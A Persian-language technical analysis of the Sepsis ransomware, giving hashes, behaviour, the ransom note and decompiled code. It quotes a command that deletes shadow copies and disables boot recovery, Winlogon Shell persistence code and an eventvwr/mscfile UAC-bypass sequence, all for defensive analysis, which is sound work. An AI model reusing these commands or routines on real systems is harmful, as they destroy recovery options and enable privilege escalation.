

باسمه تعالی

تحلیل فنی باج افزار Sepsis

مقدمه :

مشاهده و رصد فضای سایبری در زمینه باج افزار، از شروع فعالیت نمونه جدیدی به نام Sepsis خبر می دهد. بررسی ها نشان می دهد فعالیت این باج افزار در نیمه اول ماه می سال ۲۰۱۸ میلادی شروع شده و به نظر می رسد تمرکز آن بیشتر بر روی کاربران انگلیسی زبان می باشد. این باج افزار از الگوریتم رمزنگاری AES استفاده می کند و به جز دایرکتوری هایی خاص در درایو اصلی ویندوز که در ادامه به آن اشاره خواهیم نمود، تمام فایل های موجود در سیستم قربانی شامل تصاویر، فایل های ویدئویی، اسناد، پایگاه داده ها و ... را رمزگذاری می کند و پسوند فایل ها را پس از رمزگذاری به [Sepsis@protonmail.com].SEPSIS تغییر می دهد. این باج افزار همانند اکثر باج افزارها، پس از رمزگذاری فایل ها از قربانیان تقاضای بیت کوین می کند.

مشخصات فایل اجرایی :

نام فایل	scvhost.exe
MD5	۱۲۲۱ac۹d۶۰۷af۷۳c۶۵fd۶c۶۲bec۳d۲۴۹
SHA-۱	۵۱۸d۵a۰a۸۰۲۵۱۴۷b۹e۲۹۸۲۱bccdaf۳b۴۲c۰d۰۱db
SHA-۲۵۶	۳c۷d۹ecd۳۵b۲۱a۲a۸fac۷cce۴fdb۳e۱۱c۱۹۵۰d۵a۰۲a۰c۰b۳۶۹۴۰۸۲acf۰۰bf۹a
اندازه فایل	۱۶.۵ KB

فایل اجرایی این باج افزار دارای چهار بخش است :


نام بخش	آنتروپی	آدرس مجازی	اندازه مجازی	اندازه خام
.text	۶.۱	۴۰۹۶	۵۸۲۲	۶۱۴۴
.rdata	۵.۲۲	۱۲۲۸۸	۴۱۸۸	۴۶۰۸
.data	۴.۹۳	۲۰۴۸۰	۸۱۵۲	۴۰۹۶
.reloc	۴.۷۹	۲۸۶۷۲	۶۲۴	۱۰۲۴

تحلیل پویا :


برای بررسی عمیق تر باج افزار Sepsis، فایل اجرایی آن را در محیط آزمایشگاهی اجرا کردیم تا عملکرد باج افزار را از نزدیک مورد بررسی قرار دهیم. نتایج حاصل از این بررسی نشان داد که باج افزار مورد اشاره پس از اجرا، فرایند مربوط به فایل اجرایی باج افزار را خاتمه می دهد و یک فرایند دیگر به نام svchost.exe در مسیر C:\Windows ایجاد می کند و فعالیت خود را جهت رمزگذاری فایل ها از این طریق ادامه می دهد. این باج افزار از الگوریتم رمزنگاری AES استفاده می کند و به جز دایرکتوری های زیر که در درایو اصلی ویندوز وجود دارند، تمام فایل ها را رمزگذاری می کند.

Windows, MSOCache, Perflogs, Common Files\Services, Common Files\SpeechEngines, DVD Maker, internet explorer, Reference Assemblies, Windows Defender, Windows Journal, Windows Mail, Windows Media Player, windows NT, Windows Photo Viewer, Windows Portable Devices, Windows Sidebar, Startup, Temp

پس از اتمام فرآیند رمزگذاری، باج افزار پیغام باج خواهی خود را به نمایش می گذارد و به دلیل رمزگذاری دایرکتوری مربوط به نرم افزارهای نصب شده بر روی سیستم قربانی هیچ یک از آن ها دیگر قابل استفاده نخواهند بود. تصویر زیر نشان دهنده فایل های رمزگذاری شده توسط این باج افزار می باشد.



همانطور که در تصویر فوق قابل مشاهده است، پس از رمزگذاری فایل‌ها پسوند [Sepsis@protonmail.com].SEPSIS. به انتهای آن‌ها اضافه می‌شود. تصویر زیر پیغام باج‌خواهی باج‌افزار Sepsis را نشان می‌دهد.




بر اساس پیغام باج‌خواهی، یک کد شناسایی منحصر بفرد برای هر قربانی وجود دارد که قربانیان برای رمزگشایی فایل‌ها، باید از طریق آدرس ایمیل Sepsis@protonmail.com با مهاجمین ارتباط برقرار نمایند. در صورت عدم دریافت پاسخ از سوی مهاجمین طی ۲۴ ساعت، مهاجمین ایمیل دیگری به آدرس sepsis@airmail.cc قرار داده‌اند که قربانیان می‌توانند برای برقراری ارتباط از آن استفاده نمایند. طبق گفته مهاجمین مبلغ باج به این بستگی دارد که قربانیان طی چه مدتی پس از رمزگذاری فایل‌ها با مهاجمین ارتباط برقرار نمایند و هر چه دیرتر ارتباط برقرار نمایند مبلغ باج بیشتری در نظر گرفته می‌شود. ضمناً جهت جلب اعتماد قربانیان امکان رمزگشایی تعدادی از فایل‌ها قبل از پرداخت مبلغ باج را نیز فراهم شده است که قربانیان در صورت تمایل، باید ۵ فایل با حداکثر حجم ۱۰ مگابایت را برای رمزگشایی ارسال نمایند. در پیغام باج‌خواهی مهلتی برای پرداخت مبلغ باج در نظر گرفته نشده است و هر گونه تلاش برای رمزگشایی فایل‌ها، به جز پرداخت مبلغ باج باعث از بین رفتن فایل‌ها می‌شود.

طبق بررسی‌های انجام شده اکثر آنتی‌ویروس‌های معتبر، این باج‌افزار را به عنوان یک تروجان شناسایی نموده‌اند. لذا احتمال نفوذ باج‌افزار به سیستم از راه‌های متداول از جمله هرزنامه‌ها وجود دارد.


تحلیل ایستا:

پس از تحلیل کد باج افزار Sepsis به نتایج زیر دست پیدا کردیم.

طبق بررسی هایی که بر روی فایل های مختلف قبل و بعد از رمزگذاری توسط باج افزار انجام دادیم شاهد این بودیم که باج افزار Sepsis ساختار تمام فایل ها را به یک شکل رمزگذاری نمی کند و در مواجهه با فایل های مختلف رفتار متفاوتی از خود نشان می دهد. بدین صورت که ساختار بعضی از فایل ها را پس از رمزگذاری کاملاً تغییر می دهد اما در مورد برخی از فایل ها فقط قسمتی از ساختار آن ها را تغییر می دهد، نتایج این بررسی ها در تصاویر زیر قابل مشاهده است :




تصویر ۱ تمام ساختار فایل تغییر کرده است.




تصویر ۲ فقط بخشی از ساختار فایل تغییر کرده است.

همچنین مشخص شد که پس از رمزگذاری به انتهای فایل‌ها پسوند [Sepsis@protonmail.com].SEPSIS اضافه می‌شود، این تغییر به خوبی در تصویر زیر قابل مشاهده است.



برخی از فایل‌های ایجاد شده توسط باج‌افزار، در تصویر زیر قابل مشاهده می‌باشد :



مقدار کلید عمومی باج‌افزار جهت رمزگذاری فایل‌ها در زیر قابل مشاهده می‌باشد.

MIGfMA •GCSqGSIb ۲DQEBAQUAA ۰GNADCBiQKBgQDgrfmmBw ۹۹c ۶k ۰۷/OBto •QuJnIFNLJyqo
cECD0 ۷SCCTpZ ۱RbCx 0iTwuZN ۲Dqal ۲z ۶۹bsRWKprUBSLjSQYEPs/۲qEpQV۷qKZI ۹JdISbA 0qxTgH
mQkMMKLdy •w •O ۰BDi ۱D ۶XhOFJOXLI ۲uA ۰۸۱oEMD+rM •p۷qxBBPY۳۲KtaQoQuahQIDAQAB

تصویر زیر مربوط به پیغام باج‌خواهی باج‌افزار می‌باشد.

```
IDA View-A Hex View-1 Structures Enums Imports
.data:00405020 db 9,'<div style=',27h,'color:yellow',27h,'>Welcome to Sepsis Ransomware!</d'
.data:00405020 db 'iu',00h,00h
.data:00405020 db 9,'<div style=',27h,'color:blue',27h,'>All your files have been encrypte'
.data:00405020 db 'd!</div>',00h,00h
.data:00405020 db 9,'</div>',00h,00h
.data:00405020 db ' <div class=',27h,'bold',27h,'>All your files have been encrypted du'
.data:00405020 db 'e to a security problem with your PC. If you want to restore then'
.data:00405020 db 'e , write us to the e-mail <span class=',27h,'mark',27h,'>Sepsis@protonma'
.data:00405020 db 'il.com</span></div>',9,' <div class=',27h,'bold',27h,'>Write this ID in '
.data:00405020 db 'the title of your message <span class=',27h,'mark',27h,'>T6E734E8</span'
.data:00405020 db '></div>',00h,00h
.data:00405020 db 9,' <div class=',27h,'bold',27h,'>In case of no answer in 24 hours write '
.data:00405020 db 'us to these e-mails:<span class=',27h,'mark',27h,'>sepsis@airmail.cc</'
.data:00405020 db 'span></div>',00h,00h
.data:00405020 db ' <div>',00h,00h
.data:00405020 db 9,9,'The price depends on how fast you write to us. You have to pay '
.data:00405020 db 'for decryption in Bitcoins. After payment we will send you the de'
.data:00405020 db 'cryption tool that will decrypt all your files.',00h,00h
.data:00405020 db 9,'</div>',00h,00h
.data:00405020 db 9,'<div class=',27h,'note info',27h,'>',00h,00h
.data:00405020 db ' <div class=',27h,'title',27h,'>Free decryption as guarantee</div>'
.data:00405020 db 00h,00h
.data:00405020 db 9,9,'<ul>Before paying you can send us up to 5 files for free decryp'
.data:00405020 db 'tion. The total size of files must be less than 10MB (non archive'
.data:00405020 db 'd), and files should not contain valuable information. (databases'
.data:00405020 db ' ,backups, large excel sheets, etc.)',9,' </ul>',00h,00h
.data:00405020 db ' </div>',00h,00h
.data:00405020 db 00h,00h
.data:00405020 db ' <div class=',27h,'note info',27h,'>',00h,00h
.data:00405020 db ' <div class=',27h,'title',27h,'>How to obtain Bitcoins</div>',00h,00h
.data:00405020 db ' <ul>',00h,00h
.data:00405020 db ' The easiest way to buy bitcoins is LocalBitcoins site. Yo'
.data:00405020 db 'u have to register, click ',27h,'Buy Bitcoins',27h,' , and select the se'
.data:00405020 db 'ller by payment method and price. ',00h,00h
.data:00405020 db ' <br><a href=',27h,'https://localbitcoins.com/buy_bitcoins/',27h
.data:00405020 db '>https://localbitcoins.com/buy_bitcoins</a>',00h,00h
.data:00405020 db 9,9,' <br> Also you can find other places to buy Bitcoins and begin'
.data:00405020 db 'ners guide here:',00h,00h
.data:00405020 db ' <br><a href=',27h,'http://www.coindesk.com/information/how'
.data:00405020 db '-can-i-buy-bitcoins/',27h,'>http://www.coindesk.com/information/how-'
.data:00405020 db 'can-i-buy-bitcoins/</a>',00h,00h
.data:00405020 db ' </ul>',00h,00h
.data:00405020 db ' </div>',00h,00h
.data:00405020 db 00h,00h
.data:00405020 db ' <div class=',27h,'note alert',27h,'>',00h,00h
.data:00405020 db ' <div class=',27h,'title',27h,'>Attention!</div>',00h,00h
.data:00405020 db ' <ul>',00h,00h
.data:00405020 db ' <li>Do not rename encrypted files.</li>',00h,00h
.data:00405020 db ' <li>Do not try to decrypt your data using third party sof'
.data:00405020 db 'tware, it may cause permanent data loss.</li>',00h,00h
.data:00405020 db ' <li>Decryption of your files with the help of third parti'
.data:00405020 db 'es may cause increased price (they add their fee to our) our c'
.data:00405020 db 'an become a victim of a scam.</li>',00h,00h
.data:00405020 db ' </ul>',00h,00h
.data:00405020 db ' </div>',00h,00h
.data:00405020 db ' </body>',00h,00h
00002E20 00405020: .data:aDoctypeHtmlPub
< !DOCTYPE html>
```

همانطور که اشاره شد باج افزار Sepsis پس از رمزگذاری فایل ها به انتهای آن ها پسوند [Sepsis@protonmail.com].SEPSIS را اضافه می کند. این موضوع پس از تحلیل کد منبع باج افزار مورد اشاره نیز اثبات گردید.

```
3c7d9ecd35b21a2a8fac7cce4fdb3e11c1950d5a02a0c0b369f4082acf00bf9a.c - Microsoft Visual Studio
File Edit View Project Debug Team Tools Architecture Test Analyze Window Help
3c7d9ecd35b21a2a...9f4082acf00bf9a.c # X
while ( v19 );
qmemcpy((void *)v18, L".[Sepsis@protonmail.com].SEPSIS", 0x40u);
v20 = w fopen((const wchar_t *)lpFileSize, L"rb+");
fseek(v20, 0, 2);
fwrite(Str, 1u, Count, v20);
fclose(v20);
MoveFileW((LPCWSTR)lpFileSize, &Dst);
result = 0;
}
}
return result;
}
// 403368: using guessed type wchar_t a_Sepsis_proton[32];
// 406980: using guessed type __int128 xmmword_406980;
// 4069A0: using guessed type __int128 xmmword_4069A0;
```


قطعه کد زیر مربوط به حذف shadow copy می باشد که امکان بازیابی فایل ها را غیرممکن می کند.

```

v14 = GetCurrentProcess();
if ( OpenProcessToken(v14, 8u, &TokenHandle )
{
    TokenInformation = 4;
    if ( GetTokenInformation(TokenHandle, TokenElevation, &ReturnLength, 4u, (PDWORD)&TokenInformation) )
        v13 = ReturnLength;
}
if ( TokenHandle )
    CloseHandle(TokenHandle);
if ( v13 )
{
    Wow64EnableWow64FsRedirection(0);
    v10(
        0,
        0,
        L"cmd.exe",
        L" /c vssadmin.exe delete shadows /all /quiet & bcdedit.exe /set {default} recoveryenabled no & bcdedit.exe /set {default} bootstatuspolicy ignoreallfailures",
        0,
        0);
    Wow64EnableWow64FsRedirection(1u);
}
    
```

همانطور که اشاره شد باج افزار Sepsis فایل های مربوط به درایو ویندوز که در دایرکتوری های مشخص موجودند را رمزگذاری نمی کند، این موضوع پس از تحلیل کد منبع باج افزار مورد اشاره نیز اثبات گردید.

```

3c7d9ecd35b21a2a...9f4082ac00bf9a.c - Microsoft Visual Studio
File Edit View Project Debug Team Tools Architecture Test Analyze Window Help
3c7d9ecd35b21a2a...9f4082ac00bf9a.c
Server Explorer Toolbox
DWORD __stdcall StartAddress(LPVOID lpThreadParameter)
{
    void (__stdcall *v1)(LPWSTR, LPCWSTR, LPCWSTR); // edi@1
    LPWSTR v2; // eax@19
    HANDLE hFindFile; // [sp+Ch] [bp-664h]@1
    struct _WIN32_FIND_DATAW FindFileData; // [sp+10h] [bp-660h]@1
    WCHAR pszDest; // [sp+260h] [bp-410h]@1

    v1 = (void (__stdcall *) (LPWSTR, LPCWSTR, LPCWSTR))PathCombineW;
    PathCombineW(&pszDest, (LPCWSTR)lpThreadParameter, L"*.");
    hFindFile = FindFirstFileW(&pszDest, &FindFileData);
    while ( FindNextFileW(hFindFile, &FindFileData) )
    {
        if ( lstrcmpW(FindFileData.cFileName, L"..")
            && lstrcmpW(FindFileData.cFileName, L".")
            && lstrcmpW(FindFileData.cFileName, L"Windows")
            && lstrcmpW(FindFileData.cFileName, L"MSOCache")
            && lstrcmpW(FindFileData.cFileName, L"PerfLogs")
            && lstrcmpW(FindFileData.cFileName, L"DVD Maker")
            && lstrcmpW(FindFileData.cFileName, L"Internet Explorer")
            && lstrcmpW(FindFileData.cFileName, L"Reference Assemblies")
            && lstrcmpW(FindFileData.cFileName, L"Windows Defender")
            && lstrcmpW(FindFileData.cFileName, L"Windows Mail")
            && lstrcmpW(FindFileData.cFileName, L"Windows Media Player")
            && lstrcmpW(FindFileData.cFileName, L"Windows NT")
            && lstrcmpW(FindFileData.cFileName, L"Windows Sidebar")
            && lstrcmpW(FindFileData.cFileName, L"Startup")
            && lstrcmpW(FindFileData.cFileName, L"Temp") )
        {
            if ( FindFileData.dwFileAttributes & 0x10 )
            {
                v1(&pszDest, (LPCWSTR)lpThreadParameter, FindFileData.cFileName);
                StartAddress(&pszDest);
            }
            else
            {
                v1(&pszDest, (LPCWSTR)lpThreadParameter, FindFileData.cFileName);
                v2 = PathFindExtensionW(FindFileData.cFileName);
                if ( wcslen(v2) != 7 || v2[1] != 83 )
                    sub_4016E0(&pszDest);
                v1 = (void (__stdcall *) (LPWSTR, LPCWSTR, LPCWSTR))PathCombineW;
            }
        }
    }
}
90 %

```

باچ افزار پس از حمله به سیستم قربانی، کلید رجیستری مشخص شده در تصویر را ایجاد می کند.

```
3c7d9ecd35b21a2a...9f4082acf00bf9a.c - Microsoft Visual Studio
File Edit View Project Debug Team Tools Architecture Test Analyze Window Help
3c7d9ecd35b21a2a...9f4082acf00bf9a.c
while ( v7 );
qmemcpy(v6, L"\\explorer.exe", 0x20u);
wcscat((unsigned __int16 *)Data, &FileName);
v4 = (void (__stdcall *) (LPCWSTR, LPCWSTR, BOOL))CopyFileW;
CopyFileW(&ExistingFileName, &FileName, 0);
SetFileAttributesW(&FileName, 6u);
RegOpenKeyExW(HKEY_CURRENT_USER, L"SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion\\Winlogon", 0, 0x102u, &hKey);
RegSetValueExW(hKey, L"Shell", 0, 1u, Data, 0x208u);
RegCloseKey(hKey);
}
v8 = 0;
TokenHandle = 0;
v9 = GetCurrentProcess();
if ( OpenProcessToken(v9, 8u, &TokenHandle) )
{
TokenInformation = 4;
if ( GetTokenInformation(TokenHandle, TokenElevation, &ReturnLength, 4u, (PDWORD)&TokenInformation) )
v8 = ReturnLength;
}
if ( TokenHandle )
CloseHandle(TokenHandle);
if ( v8 || !DeleteFileW(&FileName) )
{
v10 = (void (__stdcall *) (HWND, LPCWSTR, LPCWSTR, LPCWSTR, LPCWSTR, INT))ShellExecuteW;
}
else
{
v4(&ExistingFileName, &FileName, 0);
RegCreateKeyW(HKEY_CURRENT_USER, L"Software\\Classes\\mscfile\\shell\\open\\command", (PHKEY)&TokenHandle);
RegOpenKeyW(HKEY_CURRENT_USER, L"Software\\Classes\\mscfile\\shell\\open\\command", (PHKEY)&TokenHandle);
v5((HKEY)TokenHandle, &word_403618, 0, 1u, (const BYTE *)&FileName, 0x208u);
RegCloseKey((HKEY)TokenHandle);
v10 = (void (__stdcall *) (HWND, LPCWSTR, LPCWSTR, LPCWSTR, LPCWSTR, INT))ShellExecuteW;
ShellExecuteW(0, 0, L"eventvwr.exe", 0, 0, 5);
Sleep(0x3E8u);
ShellExecuteW(0, 0, &FileName, 0, 0, 0);
ShellExecuteW(0, 0, &FileName, 0, 0, 0);
}
v11 = 0;
